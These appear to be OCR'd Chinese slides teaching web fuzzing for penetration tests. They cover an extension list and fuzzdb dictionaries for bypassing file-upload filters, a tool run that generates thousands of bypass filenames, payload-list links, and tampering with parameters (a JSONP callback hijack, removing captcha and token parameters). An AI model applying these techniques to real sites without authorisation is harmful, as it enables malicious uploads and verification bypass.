
上传 fuzz



```
asp
asa
cer
cdx
aspx
ashx
ascx
asax
php
php2
php3
php4
php5
asis
htaccess
htm
html
shtml
pwml
phtml
```

Fuzz应用-目录fuzz

上传 fuzz




脑 > 软件 (D:) > tools > DIC > FUZZ > fuzzdb-master > attack > file-upload >

名称	修改日期	类型	大小
malicious-images	2021/6/22 15:02	文件夹	
alt-extensions-asp.txt	2017/1/17 1:55	文本文档	1 KB
alt-extensions-coldfusion.txt	2017/1/17 1:55	文本文档	1 KB
alt-extensions-jsp.txt	2017/1/17 1:55	文本文档	1 KB
alt-extensions-perl.txt	2017/1/17 1:55	文本文档	1 KB
alt-extensions-php.txt	2017/1/17 1:55	文本文档	1 KB
file-ul-filter-bypass-commonly-writa...	2017/1/17 1:55	文本文档	1 KB
file-ul-filter-bypass-microsoft-asp.txt	2017/1/17 1:55	文本文档	2 KB
file-ul-filter-bypass-microsoft-asp-fil...	2017/1/17 1:55	文本文档	1 KB
file-ul-filter-bypass-ms-php.txt	2017/1/17 1:55	文本文档	1 KB
file-ul-filter-bypass-x-platform-gener...	2017/1/17 1:55	文本文档	1 KB
file-ul-filter-bypass-x-platform-php.txt	2017/1/17 1:55	文本文档	1 KB
invalid-filenames-linux.txt	2017/1/17 1:55	文本文档	1 KB
invalid-filenames-microsoft.txt	2017/1/17 1:55	文本文档	1 KB
invalid-filesystem-chars-microsoft.txt	2017/1/17 1:55	文本文档	1 KB
invalid-filesystem-chars-osx.txt	2017/1/17 1:55	文本文档	1 KB
README.md	2017/1/17 1:55	MD 文件	4 KB

Fuzz应用-目录fuzz

上传 fuzz
https://github.com/c0ny1/upload-fuzz-dic-builder



```
D:\tools\DIC\FUZZ\upload-fuzz-dic-builder-master\upload-fuzz-dic-builder-master>python2 upload-fuzz-dic-builder.py -n te
st -a jpg -l php -m apache --os win -o upload_file.txt
[+] 收集17条可解析后缀完毕!
[+] 加入145条可解析后缀大小写混合完毕!
[+] 加入152条中间件漏洞完毕!
[+] 加入37条.htaccess完毕!
[+] 加入10336条系统特性完毕!
[+] 去重后共10753条数据写入upload_file.txt文件

D:\tools\DIC\FUZZ\upload-fuzz-dic-builder-master\upload-fuzz-dic-builder-master>
```

Fuzz应用-payload bypass

二、 payload dic


fuzzdb
https://github.com/fuzzdb-project/fuzzdb/

seclists
https://github.com/danielmiessler/SecLists

https://github.com/bl4de/dictionaries/

https://github.com/1N3/IntruderPayloads/
https://github.com/TheKingOfDuck/fuzzDicts

Fuzz应用-参数fuzz（增、删）



三、参数fuzz（增、删）

增加参数

eg: callback -->jsonp跨域劫持


http://xx.xxx.com/video/list/search?pl=12&publish_status=fail&_=1530703559883&callback=hack

邮箱验证的地方加上邮箱的参数（隐藏参数）

发送手机号

Fuzz应用-参数fuzz（增、删）

删除参数
eg:验证码，删除验证码，跳过验证
邮箱验证的地方有一些token，删除token



谢谢